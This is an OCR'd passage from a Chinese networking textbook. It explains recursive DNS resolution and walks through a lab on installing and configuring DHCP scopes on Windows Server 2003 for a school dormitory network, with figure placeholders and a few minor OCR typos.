当客户端向 DNS 服务器发出解析请求后，DNS 服务器承担此后全部查询工作。服务器在本地数据库中查找相应记录返回给客户端。若找不到，则服务器会替代客户端直接向根 DNS 服务器发出查询请求，在根服务器及其子域指引下一级一级向下递归查询，最后把结果返回给客户端。例如学生客户端向学校 DNS 服务器发出查询请求，要求解析域名网易 www.163.com 的 IP 地址，执行步骤如下。

(1) 学生客户端向学校 DNS 服务器发出查询请求，要求解域名 www.163.com 的 IP 地址。

(2) 当学校 DNS 服务器收到请求后，首先在本地缓存或数据库中查询。如果找到匹配记录，则返回给客户端；若找不到，则替客户端向根域服务器转发查询请求。

(3) 根 DNS 服务器部署在世界各大洲，由美国网络信息中心授权管理。根 DNS 服务器不会存放具体域名记录，但 com 属其子域，它会告诉学校 DNS 服务器应向其 com 子域(通用顶层域名)查询。因此，根域名服务器返回指针，指向下一级 com 子域权威的 DNS 服务器。

(4) 当学校 DNS 服务器接收到指针后，转向 com 子域查询。com 子域 DMS 服务器同样不会存放具体记录，但会指引学校服务器向其下一级 163.con 子域进行查询。

(5) 当学校 DNS 服务器接收指针后，再转向 163.com 子域 DNS 服务器查询。由于提供 Web 服务的 www.163.com 主机需要向 163.com 二级域注册“www”主机名，因此在 163.com 域中肯定能找到匹配记录。163.com 子域 DNS 服务器将查询结果返回学校 DNS 服务器，学校 DNS 服务器缓存此记录并响应学生客户端浏览器，具体流程如图 7-39 所示。




图 7-39　递归查询过程

7.4　DHCP 服务

工作任务十一　配置 DHCP 服务

工作目的

安装和配置 DHCP 服务。

工作任务

小张是学校网管中心人员。A 栋宿舍 IP 段为 192.168.1.0(其中 192.168.1.1～192.168.1.10 是保留网段用于分配给网络设备和服务器)。随着宿舍主机数量增加,源 IP 段已经不能满足需求,不对现有网络规划做较大改动,小张打算新增一个 172.16.1.0 地址段用于给 A 栋主机动态分配 IP,并实现 192.168.1.0 与 172.16.1.0 段主机的互通。

工作环境和工具


工作任务十一的工作环境拓扑图如图 7-40 所示,工具和录像可在 http://www.gdcp.cn/jpkc/lf 中下载。

DHCP 动态主机配置协议是动态分配和管理 IP 地址的协议。当客户端 IP 设置为自动获取时,会主动向 DHCP 服务器广播请求为其分配 IP 地址、子网掩码、网关和 DNS 服务器相关网络参数,以实现 IP 地址的动态分配。

工作过程

1. 在主机 2 配置多个 IP 地址

启动主机 2 进入"TCP/IP 属性"配置对话框,单击"高级"按钮,在弹出的对话框中单击"添加"按钮并输入第一个 IP"192.168.1.1"与子网掩码"255.255.255.0",按同样方法继续添加第二个 IP 地址"172.16.1.1"和子网掩码"255.255.255.0",如图 7-41 所示。



主机名称	担任角色	操作系统	IP地址	地址池
主机1	客户机	Windows XP	自动获取	
主机2	DHCP服务器 路由器	Windows Server 2003	192.168.1.1 172.16.1.1	{192.168.1.10～192.168.1.254} {172.16.1.10～172.16.1.254}
主机3	客户机	Windows XP	自动获取	

图 7-40　工作任务十一的工作环境拓扑图

图 7-41　给主机 2 配置多个 IP

2. 在主机 2 安装 DHCP 服务

Windows 2003 系统默认不安装 DHCP 服务。启动主机 2 进入 Windows 组件向导，在“网络服务”对话框中单击“详细信息”按钮，并在组件列表中选中“动态主机配置协议(DHCP)”选项，如图 7-42 所示，根据向导完成安装。

3. 在主机 2 新建作用域

(1) 启动 DHCP 服务，选择“开始”→“所有程序”→“管理工具”→“DHCP”命令，在打开的窗口中右击“主机 2”选项，在弹出的快捷菜单中选择“新建作用域”命令，如图 7-43 所示，进入“新建作用域向导”界面。




图 7-42　安装 DHCP 服务




图 7-43　新建 DHCP 作用域

(2) 填写作用域名称和描述以便日后识别和管理，如名称为“作用域 1”，描述是“192.168.1.0”网段，单击“下一步”按钮进入“IP 地址范围”配置界面。

(3) 配置地址池起始地址“192.168.1.10”和结束地址“192.168.1.254”，子网掩码长度用默认 24 位，即“255.255.255.0”，如图 7-44 所示。

(4) 跳过“添加排除地址段”配置界面，单击“下一步”按钮进入“租约期限”配置界面，默认为 8 天。租约期限过短会增加客户端续约次数，影响网络流量；过长会导致 DHCP 服务器不能及时回收 IP 造成浪费。一般给拨号上网的用户分配的期约时间较短，固定网络期约时间应较长比较好。

(5) 单击“下一步”按钮进入“路由器(默认网关)”配置界面，给客户端添加默认网关信息，即主机 2 本地 IP 为“192.168.1.1”，如图 7-45 所示。

(6) 跳过 “域名 DNS 服务器”和“WINS 服务器”IP 配置，激活作用域。按上述步骤继续添加“DHCP 作用域 2”选项，地址池起始 IP 为“172.16.1.10”，结束 IP 为“172.16.1.254”，子网掩码长度改用 24 位即“255.255.255.0”，客户端默认网关 IP 为主机 2 本地 IP “172.16.1.1”，创建完成后如图 7-46 所示。




图 7-44　配置 IP 地址范围




图 7-45　配置客户端默认网关

